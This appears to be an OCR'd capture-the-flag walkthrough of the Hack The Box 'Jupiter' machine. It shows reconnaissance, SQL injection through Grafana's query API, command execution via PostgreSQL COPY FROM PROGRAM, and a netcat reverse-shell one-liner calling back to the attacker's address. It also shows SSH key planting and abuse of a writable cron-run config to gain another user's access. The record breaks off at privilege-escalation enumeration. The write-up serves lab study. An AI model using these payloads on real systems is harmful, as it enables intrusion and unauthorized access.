
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.216
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-22 11:35 IST
Nmap scan report for 10.10.11.216
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.96 seconds
```

2) checked the website




3) found list of directories

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://jupiter.htb/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jupiter.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 19680, Words: 8436, Lines: 399, Duration: 193ms]
img                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 199ms]
css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 189ms]
js                      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 190ms]
fonts                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 189ms]
Source                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 190ms]
                        [Status: 200, Size: 19680, Words: 8436, Lines: 399, Duration: 191ms]
sass                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 192ms]
:: Progress: [87651/87651] :: Job [1/1] :: 213 req/sec :: Duration: [0:07:31] :: Errors: 0 ::
```


4) found a subdomain

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.10.11.216 -H "Host: FUZZ.jupiter.htb" -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.216
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.jupiter.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

kiosk                   [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 236ms]
:: Progress: [114441/114441] :: Job [1/1] :: 160 req/sec :: Duration: [0:12:44] :: Errors: 0 ::
```

5) checked the subdomain



6) it uses grafana



Grafana

Grafana is a multi-platform open source analytics and interactive visualization web application. It provides charts, graphs, and alerts for the web when connected to supported data sources. Wikipedia


Programming languages: Go, TypeScript

Developer: Raintank Inc.


License: GNU Affero General Public License, version 3.0

Operating system: Microsoft Windows, Linux, macOS

Stable release: 10.2.3 / 18 December 2023; 3 days ago



7) found usage of sql



Vulnerability Assessment

1) found sql injection

Request

```
POST /api/ds/query HTTP/1.1
Host: kiosk.jupiter.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d
content-type: application/json
x-dashboard-uid: jMgFGfA4z
x-datasource-uid: YItSLg-Vz
x-grafana-org-id: 1
x-panel-id: 22
x-plugin-id: postgres
Content-Length: 380
Origin: http://kiosk.jupiter.htb
Connection: close

{
  "queries":[
    {
      "refId":"A",
      "datasource":{
        "type":"postgres",
        "uid":"YItSLg-Vz"
      },
      "rawSql":"select \n  999 \nfrom \n  moons \nwhere \n  parent = 'Saturn';",
      "format":"table",
      "datasourceId":1,
      "intervalMs":60000,
      "maxDataPoints":934
    }
  ],
  "range":{
    "from":"2023-12-22T01:47:51.242Z",
    "to":"2023-12-22T07:47:51.242Z",
    "raw":{
      "from":"now-6h",
      "to":"now"
    }
  },
  "from":"1703209671242",
  "to":"1703231271242"
}
```

Response

```
          ]
        },
        "data":{
          "values":[
            [
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
              999,
```

2) found version of postgres

Request

```
POST /api/ds/query HTTP/1.1
Host: kiosk.jupiter.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d
content-type: application/json
x-dashboard-uid: jMgFGfA4z
x-datasource-uid: YItSLg-Vz
x-grafana-org-id: 1
x-panel-id: 22
x-plugin-id: postgres
Content-Length: 335
Origin: http://kiosk.jupiter.htb
Connection: close

{
  "queries":[
    {
      "refId":"A",
      "datasource":{
        "type":"postgres",
        "uid":"YItSLg-Vz"
      },
      "rawSql":"SELECT version();",
      "format":"table",
      "datasourceId":1,
      "intervalMs":60000,
      "maxDataPoints":934
    }
  ],
  "range":{
    "from":"2023-12-22T01:47:51.242Z",
    "to":"2023-12-22T07:47:51.242Z",
    "raw":{
      "from":"now-6h",
      "to":"now"
    }
  },
  "from":"1703209671242",
  "to":"1703231271242"
```

Response

```
X-Xss-Protection: 1; mode=block

{
  "results":{
    "A":{
      "status":200,
      "frames":[
        {
          "schema":{
            "refId":"A",
            "meta":{
              "typeVersion":[
                0,
                0
              ],
              "executedQueryString":"SELECT version();"
            },
            "fields":[
              {
                "name":"version",
                "type":"string",
                "typeInfo":{
                  "frame":"string",
                  "nullable":true
                }
              }
            ]
          },
          "data":{
            "values":[
              [
                "PostgreSQL 14.8 (Ubuntu 14.8-0ubuntu0.22.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.3.0-1ubuntu1~22.04.1) 11.3.0, 64-bit"
              ]
            ]
          }
        }
      ]
    }
  }
}
```

3) checked how to execute commands

If you want to capture the output of the `whoami` command and insert it into a table, you can use the following approach:

sql Copy code

```sql
-- Create a temporary table to store the output
CREATE TEMPORARY TABLE temp_whoami (username text);

-- Run the command and insert the output into the table
INSERT INTO temp_whoami (username) VALUES (E'');
COPY temp_whoami (username) FROM PROGRAM 'whoami';

-- Query the results
SELECT * FROM temp_whoami;
```

Exploitation

1) executed command for revshell


```
{
  "queries":[
    {
      "refId":"A",
      "datasource":{
        "type":"postgres",
        "uid":"YItSLg-Vz"
      },
      "rawSql":
      "COPY temp_whoami (username) FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 1
      0.10.14.2 4444 >/tmp/f';",
      "format":"table",
      "datasourceId":1,
      "intervalMs":60000,
      "maxDataPoints":934
    }
  ],
  "range":{
    "from":"2023-12-22T01:47:51.242Z",
    "to":"2023-12-22T07:47:51.242Z",
    "raw":{
      "from":"now-6h",
      "to":"now"
    }
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.216] 58788
bash: cannot set terminal process group (2801): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/var/lib/postgresql/14/main$
```

2) revshell is unstable, so switched to ssh


```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh-keygen -f jupiter
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in jupiter
Your public key has been saved in jupiter.pub
The key fingerprint is:
SHA256:Jui9gB+T1/QqN0ahdrtBA3VxnfUzowPHOS+iq8C2OT0 vigneswar@VigneswarPC
The key's randomart image is:
+---[RSA 3072]----+
|         . o... o.|
|        . . .. + .|
|       .     . = +.|
|      . ..    o + +|
|     . ..S. . + . |
|    o.oo*oo. . o  |
|   . *=+ooo.      |
|    ..*=E=o.      |
|     .oo==+       |
+----[SHA256]-----+
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.216] 50540
bash: cannot set terminal process group (3742): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/var/lib/postgresql/14/main$ cd ~
cd ~
postgres@jupiter:/var/lib/postgresql$ mkdir .ssh
mkdir .ssh
postgres@jupiter:/var/lib/postgresql$ cd .ssh
cd .ssh
postgres@jupiter:/var/lib/postgresql/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/ync8tZ3YUfkyvsqJEep8/FGANLNjKPi
IRXb42oZXXRqkE3lbtR6txWgZG44b8mjifRtj6AyuhYTkIuhScPKOr9O+3fEOsYnhzg6CeNW0IiKzMCyeE52az7sFiA8mxZ/8JKd04fA6reW2OR1pBqv6bQ5
DwPa6tAyB2vrlfr1nXtJOchSSyuO7XHDzj4tO7xadseY8TP1C9VPW4q71CGdeqgnIXEpXQzlO1vEi5JdWkYFCE5STF+wJSYyKh+LgmeeEBO1Qqf/32Rrz3bf
dAWV6ezeSIZV27kLJg0sHXC68zS9Q4s/RAi1/CRxVOBXwhb2BEQTjj9IdOoqn04H7DmHHYT8JyTD74x9gMzvT5LHKZFVl98Y9fPVXpVea2bAD8lnHYOhBvq/
kaTojswsoICPQJDVKprJkCG/8s7hVgKrwXISABpskmCkAdtlbUjofpQVTYgLVVkIEwGqS0a54v6Tedt3XEnYiXBG/SG5B5N1/CPo0uY9u/NZ5Mh/yBzH4gos
= vigneswar@VigneswarPC" > authorized_keys
</yBzH4gos= vigneswar@VigneswarPC" > authorized_keys
postgres@jupiter:/var/lib/postgresql/.ssh$
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh -i jupiter postgres@jupiter.htb
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Dec 22 08:36:33 AM UTC 2023

  System load:           0.0517578125
  Usage of /:            81.8% of 12.33GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             227
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.216
  IPv6 address for eth0: dead:beef::250:56ff:feb9:b723
```

3) found cron jobs

```
2023/12/22 08:46:01 CMD: UID=0     PID=4067   | /usr/sbin/CRON -f -P
2023/12/22 08:46:01 CMD: UID=1000  PID=4069   | /bin/bash /home/juno/shadow-simulation.sh
2023/12/22 08:46:01 CMD: UID=1000  PID=4068   | /bin/sh -c /home/juno/shadow-simulation.sh
2023/12/22 08:46:01 CMD: UID=1000  PID=4070   | /bin/bash /home/juno/shadow-simulation.sh
2023/12/22 08:46:01 CMD: UID=1000  PID=4071   | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2023/12/22 08:46:01 CMD: UID=1000  PID=4074   | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2023/12/22 08:46:01 CMD: UID=1000  PID=4075   | sh -c lscpu --online --parse=CPU,CORE,SOCKET,NODE
2023/12/22 08:46:01 CMD: UID=1000  PID=4080   | /usr/bin/python3 -m http.server 80
2023/12/22 08:46:01 CMD: UID=1000  PID=4081   | /usr/bin/curl -s server
2023/12/22 08:46:01 CMD: UID=1000  PID=4083   | /usr/bin/curl -s server
2023/12/22 08:46:01 CMD: UID=1000  PID=4085   | /usr/bin/curl -s server
2023/12/22 08:46:21 CMD: UID=114   PID=4091   | postgres: 14/main: autovacuum worker
```



4) we can edit the file

```
general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /bin/cp
      args: "/tmp/key ~/.ssh/authorized_keys"
      start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
    - path: /usr/bin/curl
      args: -s server
      start_time: 5s
~
```

5) got shell as juno

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh juno@jupiter.htb -i jupiter
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Dec 22 10:16:12 AM UTC 2023

  System load:           0.26611328125
  Usage of /:            81.9% of 12.33GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             233
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.216
  IPv6 address for eth0: dead:beef::250:56ff:feb9:b723


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jun  7 15:13:15 2023 from 10.10.14.23
juno@jupiter:~$
```

Privilege Escalation

1) found ports listening on localhost

```
juno@jupiter:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          127.0.0.1:58302         TIME_WAIT   -
tcp        0    272 10.10.11.216:22         10.10.14.2:40064        ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
juno@jupiter:~$
```

